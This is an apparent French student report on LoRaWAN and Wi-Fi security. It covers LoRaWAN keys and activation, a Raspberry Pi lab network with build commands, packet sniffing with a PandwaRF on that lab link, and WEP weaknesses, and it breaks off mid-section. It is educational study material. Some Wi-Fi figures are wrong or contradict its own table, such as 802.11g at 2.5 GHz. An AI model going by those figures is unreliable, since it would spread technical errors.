


FIGURE 14 – SF [source : *linuxembedded.fr*]

3.2.2 LoRa MAC

Il existe trois classes d'équipements (A, B et C) qui correspondent chacune à un mode de fonctionnement du protocole LoRaWAN :

Classe A : les périphériques de classe A ne reçoivent des données qu'après une transmission. Deux fenêtres de réception de courte durée s'ouvrent juste après une transmission ce qui leur permettra de recevoir les informations. Lorsqu'un serveur souhaite transmettre des données à un périphérique de cette classe, il devra attendre sa prochaine transmission. C'est le mode qui consomme le moins d'énergie.



FIGURE 15 – Classe A [source : *witekio.com*]

Classe B : les terminaux de la classe B disposent des fenêtres de réception planifiées qui sont ouverts à des intervalles de temps réguliers. Ils peuvent transmettre des données vers les antennes à tout moment.




FIGURE 16 – Classe B [source : witekio.com]

Classe C : les terminaux de cette classe peuvent transmettre et recevoir des données en continu. C'est le mode qui consomme le plus d'énergie mais offre aussi la meilleure latence en termes de communication.



FIGURE 17 – Classe C [source : witekio.com]

3.2.3 Tableau récapitulatif des Classes du protocole LoRaWAN :

Classe	A	B	C
Autonomie	++	+	-
Latence	-	+	++
Mode	Terminaux bidirectionnels	Terminaux bidirectionnels avec fenêtres de réception planifiées	Terminaux bidirectionnels avec écoute continue

FIGURE 18 – Classes LoRaWAN [source : atim.com]

Les périphériques se trouvant dans un réseau LoRa sont identifiés par plusieurs adresses :

- **DevEUI** - Identifie le end-device, format EUI-64 (Extended Unique Identifier)
- **AppEUI** - Identifie l'application, EUI-64 (Extended Unique Identifier)
- **GateWayEUI** - Identifie la passerelle, EUI-64 (Extended Unique Identifier)
- **DevAddr** - Adresse du device sur le réseau sur 32 bits (non unique)
- **DevNonce** - Valeur générée aléatoirement par l'équipement pour permettre au serveur de reconnaître la duplication des demandes d'activation.

3.3 Normes et fréquences :

LoRa est un réseau ouvert et facile d'accès. Il suffit de disposer d'une station de base émettant sur une fréquence de 868 MHZ (en France) et d'une antenne reliée à internet à travers notre réseau (Wi-Fi, 4G,...) pour déployer son propre réseau LoRa et faire communiquer des objets. LoRa est une technologie exclusive brevetée par Semtech Corporation fonctionnant sur une base de fréquences radio. Les exigences réglementaires pour ces fréquences varient en fonction des régions. Les régions utilisant le plus le réseau LoRa sont l'Europe et l'Amérique du Nord.

	Europe	Amérique du Nord
Bandes de fréquences	867-869 MHz	902-928 MHz
Canaux	10	64 + 8 + 8
Bandes passantes de canal montant	125/250 kHz	125/500 kHz
Bandes passantes de canal descendant	125 kHz	500 kHz
Puissance d'émission montante	+14 dBm	+20 dBm typ. (+30 dBm autorisée)
Puissance d'émission descendante	+14 dBm	+27 dBm
Facteur d'étalement montant	7-12	7-10
Débit de données	250 bps - 50 kbps	980 bps - 21,9 kbps
Bilan de liaison montante	155 dB	154 dB
Bilan de liaison descendante	155 dB	157 dB

FIGURE 19 – Normes [source : mwhee.com]

3.4 Protocoles de sécurité :

3.4.1 Sécurité d'un réseau LoRaWAN :

Le protocole LoRaWAN utilise pour la sécurité des communications et l'intégrité des données transmises par un client, deux clés AES d'une longueur de 128 bits :

- **AppSkey** : clé de session utilisée pour chiffrer les données provenant des applications. Elle nous assure la confidentialité des données transmises, mais pas leur intégrité.
- **NwkSkey** : clé de session de réseau, utilisée par le serveur, elle chiffre la concaténation du header et de la sortie de chiffrement du AppSkey pour générer le MIC (Message Integrity Code) qui sera ajouté avant transmission.
Du côté serveur, après avoir reçu le message nous pouvons vérifier l'intégrité des données grâce au MIC en chiffrant la concaténation du header et des données déjà chiffrées par le AppSkey qui sera normalement identique au MIC. Cette opération préserve la confidentialité des données chiffrées par la clé de session applicative.




FIGURE 20 – Protocole de chiffrement [source : frugalprototype.com]

3.4.2 Méthodes d'activation d'un équipement LoRaWAN

Pour qu'un équipement puisse communiquer à travers un réseau LoRaWAN, il lui est nécessaire d'avoir les clés de session. L'ensemble des opérations pour leur obtention est appelé procédure d'activation. Nous distinguons deux méthodes d'activation d'un équipement LoRaWAN : Over The Air Activation (OTAA) ou Activation By Personalization (ABP).

— Méthode OTAA

La procédure d'activation d'un équipement par cette méthode s'effectue en transmettant une requête de demande d'accès : *join request* au serveur à travers le réseau. Cette requête doit contenir l'identifiant de l'équipement (**DevEUI**), l'identifiant du fournisseur de l'application(**AppEUI**), un champ contenant un nombre aléatoire de 16 bits **DevNonce**, une clé de type AES-128 (**AppKey**) choisi par le fournisseur de l'application et un **MIC** calculé via cette clé. A la réception de la requête, le serveur disposant également de l'**AppKey**, l'utilise pour vérifier le **MIC** réceptionné pour s'assurer que l'équipement expéditeur est autorisé à communiquer avec lui. Il utilise le DevNonce pour distinguer la duplication des messages d'activation et répond dans une requête : *join accept* qui contiendra les données à partir desquelles l'équipement pourra calculer les clés de session, et l'adresse qu'il utilisera pour communiquer sur le réseau (**DevAddr**).




FIGURE 21 – Activation OTAA [source : frugalprototype.com]

— Méthode ABP : (Activation By Personalization)

Pour cette procédure d'activation les clés de session(**AppSKey**, **NwkSkey**) et l'adresse de l'équipement (**DevAddr**) sont statiques et connus par l'équipement LoRaWAN. Donc, l'étape d'envoi d'une requête pour s'identifier au près du serveur afin de recevoir une adresse est supprimée. Cette méthode a pour inconvénient la limite des communications sur un seul et unique réseau.

3.5 Etude pratique d'un réseau LoRa

Dans cette partie, nous essayerons d'étudier les méthodes et outils utilisés dans la mise en place d'un réseau LoRa afin de réaliser les notions décrites dans notre phase théorique à travers des communications réseaux. Comme Limoges ne se trouve pas dans une zone de couverture LoRa alors nous essayerons de créer un réseau local LoRa à l'aide de deux raspberry Pi pour pouvoir faire nos tests de sécurité sur le

protocole LoRaWAN.

Cette phase pratique se fera en deux grandes étapes. La première se chargera de mettre en place un réseau local LoRa et de le configurer. Ensuite la deuxième étape s'occupera de l'analyse du réseau, des communications LoRa et de la sécurité des données transmises. Un réseau LoRaWAN a besoin de trois catégories de périphérique pour pouvoir fonctionner. Ces périphériques ayant des rôles différents et complémentaires, assurent la transmission des données depuis le client jusqu'au serveur.

Les noeuds : ce sont des objets connectés pouvant transmettre et recevoir des données sur un réseau LoRaWAN grâce à leurs capteurs. Un noeud dispose d'un identifiant unique DevEUI de 64 bits et chaque information qu'il reçoit est associé à un numéro unique AppEUI de 64 bits correspondant à l'application source. Lors de son étape d'activation, il reçoit deux clés NwkSkey et AppSkey qui ont une taille de 128 bits. Ce sont des objets connectés, autonomes, et doivent être configurés avant d'être déployés.

Les passerelles : la plupart d'entre elles sont placées en hauteur dans le but de maximiser leur réception. Les passerelles sont déployées par des opérateurs souhaitant mettre en place un réseau LoRaWAN. Elles ont pour principal objectif la réception des paquets provenant des noeuds. Après la vérification de la validité de ces paquets, ils sont ensuite retransmis au serveurs d'applications via des réseaux classiques : ethernet, Wi-Fi,...

Les serveurs applicatifs : leurs rôle consiste à prendre en charge les données transmises par la passerelle pour déchiffrer les données pour ensuite les transmettre aux applications métiers.




FIGURE 22 – Architecture LoRaWAN [<https://www.misclmag.com/>]

3.5.1 Mise en place du réseau

Pour la réalisation de notre réseau LoRa, nous avons utilisé deux raspberry Pi possédant des modules LoRa, deux câbles ethernet, un clavier filaire, deux câbles HDMI, un écran avec des ports HDMI et une box internet. Nous commençons par mettre sous tension les raspberry Pi. Ensuite, nous les connectons à la box internet via les câbles ethernet. Pour chacune d'entre elles, nous branchons un câble HDMI la reliant à l'écran.

Pour utiliser le module LoRa, nous clonons le dépôt git de **RadioHead** et de la bibliothèque **bcm2835** sur le dossier racine de chaque raspberry pour ensuite accéder au dossier rf95 qui contient les fichiers sources d'un client et d'un serveur

3.5.1.1 Installation des outils : A présent, nous allons installer les outils nécessaires sur les Raspberry pour qu'elles puissent communiquer.

Bibliothèque bcm2835

```
$ wget http://www.airspayce.com/mikem/bcm2835/bcm2835-1.58.tar.gz
$ tar zxvf bcm2835-1.58.tar.gz
$ cd bcm2835-1.58
$ ./configure
$ make
$ sudo make check
$ sudo make install
```

RadioHead

```
$ git clone https://github.com/hallard/RadioHead
$ cd RadioHead/examples/raspi/rf95
```

3.5.1.2 Exécution des outils : Raspberry 1

```
$ make
$ sudo ./rf95-client
```

Raspberry 2

```
$ sudo ./rf95-serveur
```

3.5.1.3 Configuration de la pile LoRaWAN : Nous avons recherché plusieurs programmes pouvant implémenter le protocole LoRaWAN pour nous permettre de déployer et de tester notre réseau.

Nous avons trouvé en premier lieu le dépôt git Lorawan-stack qui est visiblement très complet mais que nous n'avons pas réussi à adapter aux fichiers client et serveur de RadioHead qui nous permettent d'envoyer et de recevoir des données sur la fréquence 868 MHZ. Ensuite nous sommes passé à l'article de Dave qui nous permet

de configurer une passerelle LoRaWAN avec des Raspberry Pi. Comme le système d'exploitation a déjà été installé sur la carte SD du Raspberry, nous passons à son installation sur notre Raspberry Pi 1.

Configuration d'une passerelle LoRa

Activation SPI

```
$ sudo raspi-config
```




FIGURE 23 – Activation SPI

```
$ reboot
```

Après avoir redémarré le Raspberry, nous passons à l'installation de wiringPi qui est utilisé par la bibliothèque SPI pour savoir l'état du module LoRa.

```
$ git clone git://git.drogon.net/wiringPi
$ cd wiringPi
~/wiringPi$ ./build
```

Nous installons ensuite le SSDV qui encode et décode des fichiers images en paquets SSDV

```
$ git clone https://github.com/fspphil/ssdv.git
$ cd ssdv
~/wiringPi$ sudo make install
```

Installation de l'outil curl pour l'envoi des données et la bibliothèque ncurses pour la gestion de l'affichage

```
$ sudo apt-get install libcurl4-openssl-dev
$ sudo apt-get install libncurses5-dev
```

Installation de lora-gateway

```
$ git clone https://github.com/PiInTheSky/lora-gateway.git
$ cd lora-gateway
~/lora-gateway$ sudo make
```

3.5.2 Analyse d'un réseau LoRa

3.5.2.1 Prise en main du PandwaRF : PandwarF est un outil d'analyse de radio fréquence exploitant la plage inférieure à 1GHz. Dans notre cas, il nous permet de sniffer, d'analyser et de retransmettre des données sur la fréquence 868.00 MHz à travers un appareil android.

Après avoir téléchargé et installé l'application PandwaRF sur Play Store, nous avons effectué un scan pour le trouver. La connexion entre le PandwaRF et l'android se fait par bluetooth




FIGURE 24 – Scan PandwaRF

3.5.2.2 Analyse de spectre : Nous pouvons effectuer une analyse de spectre dans l'onglet SpecAn



FIGURE 25 – Analyse de spectre

3.5.2.3 Capture des communications réseau : Pour la capture des données transmises par le raspberry client, nous utilisons l'interface Rx/Tx. Il nous suffit de saisir notre fréquence d'écoute 868.000.000 Hz et appuyer sur sniff. Les données sniffer seront afficher en hexadécimal




FIGURE 26 – Capture de paquets

4 Wi-Fi

4.1 Présentation

La sécurité informatique est considérée comme l'un des critères les plus importants dans le jugement de la fiabilité d'un système informatique. Cependant, les réseaux sans fil ne satisfont pas cette contrainte, ce qui en fait une cible intéressante pour les "hackers".

Le Wi-Fi est un protocole de communication sans fil et il désigne la norme de type IEEE 802.11. Il permet la transmission des données entre des appareils dans un réseau informatique et fait la liaison entre eux en utilisant des ondes radio.

Le terme Wi-Fi est une abréviation de Wireless Fidelity qui peut être traduite en français en Fidélité sans fil ou Ethernet sans fil.

4.1.1 Utilisation

Actuellement les réseaux sans fil se développent d'une manière rapide.

- dans les lieux publics "Hotspot" (aéroport, les gares de train...)
- pour les réseaux temporaires (les cafés, les salons...)

4.1.2 Avantages de Wi-Fi

Comme les autres réseaux sans fil, le Wi-Fi possède plusieurs avantages :

- La mobilité
- La facilité de déploiement
- Le faible coût d'acquisition

4.1.3 Inconvénients de Wi-Fi

- Sécurité
- éventuels problèmes sur la santé
- Portée limitée

4.2 Mécanisme et principe de fonctionnement

4.2.1 Fonctionnement de Wi-Fi

Mode Infrastructure :

Le réseau sans fil est connu par son architecture cellulaire où chaque cellule présentée "BSS" (Basic set service) est contrôlée par un point d'accès. Ces cellules contiennent deux dispositif l'un pour l'émission et l'autre pour la réception.

Mode Ad-Hoc :

Chaque noeud communique directement avec son voisin. Pour communiquer, il faut que chaque noeud se situent les uns par rapport aux autres ce qu'on appelle protocole de routage. L'inconvénient dans ce type de réseau, c'est que la bande passante du réseau est basée sur la vitesse de l'hôte le plus lent. Parfois elle est divisée par le nombre d'hôtes sur ce réseau, ce qui peut rapidement devenir handicapant.




FIGURE 27 – Mode infrastructure et mode ad-hoc
source :www.panoptin.net

4.2.2 La communication avec le point d'accès

Lors de l'entrée d'une station dans une cellule, celle-ci transmets sur chaque canal une requête de sondage contenant ESSID(c'est un système de distribution qui relie plusieurs points d'accès entre eux) pour lequel la cellule est configurée ainsi que les débits supportés par son adaptateur sans fil. Dans le cas où aucun ESSID n'est pas configuré, la station écoute le réseau à la recherche d'un SSID("Service Set Identifier"). En effet chaque point d'accès diffuse une trame donnant ses caractéristiques (ESSID,BSSID),à chaque requête le point d'accès fait la vérification d'ESSID. Lorsque celui-ci correspond à celui du point d'accès, ce dernier envoie des informations et des données de la synchronisation. La station reçoit la réponse et elle définit l'état du signal émis

4.3 Normes et fréquences

IEEE 802.11 est un ensemble de normes concernant les réseaux sans fil (adoptée en septembre 1999, est plus connue sous le nom de Wi-Fi). Il a été mis au point par le groupe de travail 11 du comité de normalisation LAN/MAN , c'est un standard qui définit les caractéristiques des réseaux sans fil.

Révisions	Date de sortie	Fréquence	Bandes passantes	Débit théorique max	Portée
802.11a	1999	5 GHz	20 MHz	54 Mbit/s	~110m
802.11b	1999	2.4 GHz	22 MHz	11 Mbit/s	~130m
802.11g	2003	2.4 GHz	22 MHz	54 Mbit/s	~130m
802.11n	2009	2.4 et 5 GHz	20 et 40 MHz	600 Mbit/s	~240m
802.11ac	2012	5 GHz	20, 40, 80, 160 MHz	6,77 Gbit/s	NA

FIGURE 28 – Normes et Fréquences
source :www.supinfo.com

4.3.1 Principaux amendements du standard IEEE 802.11 de la couche physique

La norme IEEE 802.11a(1999) utilise la bande de fréquence de 5Ghz avec une vitesse de transfert 25 Mbit/s et autorise un débit de 50mpbs. L'utilisation de cette bande de fréquence est interdite hors de la France et autorisé en intérieur pour des puissances inférieur à 100mW.

La norme IEEE 802.11b(1999) utilise la bande de fréquence de 2,4 Ghz avec une vitesse de transfert entre 6,5 Mbit/s et 11 Mbit/s avec une portée moyenne de 35m. La norme IEEE 802.11g(2003) utilise la bande de fréquence de 2,5 Ghz avec une vitesse de transfert entre 25 Mbit/s et 54 Mbit/s avec une portée moyenne de 25m.

La norme IEEE 802.11n(2009) utilise la bande de fréquence de 5 Ghz avec une vitesse de transfert entre 200 Mbit/s et 450 Mbit/s avec une portée moyenne de 50m.

La norme IEEE 802.11ac(2014) utilise la bande de fréquence de 5,15 Ghz avec une vitesse de transfert entre 433 Mbit/s et 1300 Mbit/s avec une portée moyenne de 20m.

La norme IEEE 802.11ax(2018) utilise une bande de fréquence entre 2,4 Ghz et 5GHz avec une vitesse de transfert de 10,53 Gbit/s.

4.3.2 Principaux amendements du standard IEEE 802.11 de la couche MAC

La norme IEEE802.11d(2001) : permet la récupération dynamique des transmissions(canaux autorisés...).

La norme IEEE802.11e(2005) : insère des mécanismes QoS dans les réseaux de type 802.11

La norme IEEE802.11w(2009) : elle augmente la sécurité des trames de management. En général le nom Wi-Fi ne décrit pas forcément la norme IEEE 802.11 mais c'est une certification délivrée par "Wi-Fi ALLIANCE" qui organise l'interopérabilité entre les équipements qui utilisent les normes IEEE 802.11.

Protection de votre réseau WiFi

La clé WEP ou WPA permet à votre ordinateur d'être authentifié auprès de votre Freebox et empêche que d'autres ordinateurs puissent utiliser votre liaison internet sans fil.

Le mode WPA (TKIP+AES) est recommandé. Si vous rencontrez des problèmes pour connecter certains appareils (PDA/console de jeux...) essayez les modes WPA (TKIP) ou WPA (AES/CCMP).

Une clé WEP doit avoir une taille de 10 ou 26 caractères hexadécimaux (de 0 à 9 et de A à F)

Une clé (ou "passphrase") WPA peut avoir une taille comprise entre 8 et 63 caractères. Le choix des caractères est libre.

La fonction "Générer une nouvelle clé WiFi aléatoire" va créer automatiquement une clé selon le Type de Sécurité que vous aurez choisi au préalable.



FIGURE 29 – Choix de protocole de sécuriter dans l'interface de free

4.4 Protocoles de sécurité (Sécurité de Wi-Fi)

L'installation d'un réseau sans fil sans le sécuriser peut offrir un accès à quelqu'un qui n'a pas le droit de modifier, d'accéder ou d'écouter un réseau.

4.4.1 Sécurité de points d'accès

Pour protéger notre réseau Wi-Fi Il faut :

- Changer le nom de réseau Wi-Fi et utiliser un mot de passe compliqué et difficile à déviner .
- Chiffrer le réseau :on sait qu' un réseau Wi-Fi, n'importe quelle donnée envoyée ou reçue peut être interceptée par n'importe qui disposant des outils nécessaires. Le chiffrement permet donc de rendre illisibles ces données même si elles sont interceptées.
- Faire un filtrage par adresse MAC :Une adresse Mac est une adresse stockée dans une carte réseau qui est unique au monde. Le filtrage par adresse Mac consiste donc à indiquer à votre modem que seules les personnes dont la carte réseau contient l'adresse Mac en question sont autorisées à se connecter.
- Désactiver Telnet pour empêcher l'accès à distance à vos équipements car toutes vos informations sont envoyées en clair sur le réseau,
- Mettre à jour le firmware du point d'accès

La mise à jour du firmware vérifie la compatibilité et la résolution des problèmes de sécurité d'un service disponible. Il ne faut pas choisir un SSID attractif et surtout changer celui par défaut. On sait bien que le SSID est visible lors de l'association avec le client donc peut être obtenu facilement et cela représente un risque. Il est nécessaire de prendre en compte la sécurité physique du point d'accès.

4.4.2 Sécurité de protocoles

Les objectifs de cette phase sont :

- **La confidentialité et l'intégrité des données**

Le standard WPA introduit un mécanisme d'intégrité beaucoup plus robuste appelé MIC (Message Integrity Check). Ce champ a pour longueur 8 octets et permet de se prémunir contre le rejet (qui consiste à réémettre une trame interceptée de telle sorte qu'elle soit valide au sens cryptographique). Le standard WPA2 utilise également ce mécanisme d'intégrité.

- **L'authentification**

La norme 802.11 spécifie deux modes d'authentification : ouvert ou partagé (open ou shared). L'authentification ouverte signifie l'absence d'authentification et l'authentification partagée signifie l'utilisation d'un secret partagé.

4.4.3 Chiffrement WEP(Wired Equivalent Privacy)

Développé à la fin des années 90 en tant que premier algorithme de chiffrement pour la norme 802.11, le WEP a été conçu avec un objectif principal : empêcher les pirates informatiques d'espionner les données sans fil lorsqu'elles étaient transmises entre clients et points d'accès. Cependant, WEP n'avait pas la force nécessaire pour accomplir cela.

Les experts en cybersécurité ont identifié plusieurs failles graves dans le WEP en 2001, qui ont finalement conduit à des recommandations à l'échelle de l'industrie visant à éliminer progressivement son utilisation dans les appareils du grand public. Après une cyberattaque à grande échelle exécutée contre T.J. Maxx en 2009 qui a été attribuée aux vulnérabilités exposées par WEP, la norme de sécurité des données de l'industrie des cartes de paiement interdisant aux détaillants et aux autres entités ayant traiter des données de carte de crédit d'utiliser WEP.

WEP utilise le chiffrement de flux RC4 pour l'authentification et le chiffrement. La norme spécifiait à l'origine une clé de chiffrement pré-partagée de 40 bits - une clé de 104 bits a ensuite été rendue disponible après la levée d'un ensemble de restrictions imposées par le gouvernement américain. La clé doit être entrée manuellement et mise à jour par un administrateur.

La clé est combinée à un vecteur d'initialisation 24 bits afin de renforcer le chiffrement. Cependant, la petite taille du vecteur augmente la probabilité que les clés soient réutilisées, ce qui les rend plus faciles à déchiffrer. Cette caractéristique, ainsi que plusieurs autres vulnérabilités, y compris des mécanismes d'authentification problématiques, font du WEP un choix risqué pour la sécurité sans fil.

4.4.4 Faiblesse de WEP

- **Vecteur d'initialisation** : Le vecteur d'initialisation (V.I) une fois utilisé peut être réutilisé à nouveau, ce qui favorise le piratage. En effet les pirates écoutent le signal crypté sur de longues durées pour retrouver des vecteurs d'initialisations. La clé de chiffrement ne varie pas. Ainsi la seule partie variable du signal crypté est le V.I. Or le V.I étant trouvable sur la longue durée, la clé WEP est relativement facile à trouver.




FIGURE 30 – Chiffrement de flux RC4
Source :<https://en.wikipedia.org/wiki/>




FIGURE 31 – L'opération XOR entre RC4 et Le paquet original
Source :<https://security.stackexchange.com>

— **Gestion et taille des clés :**

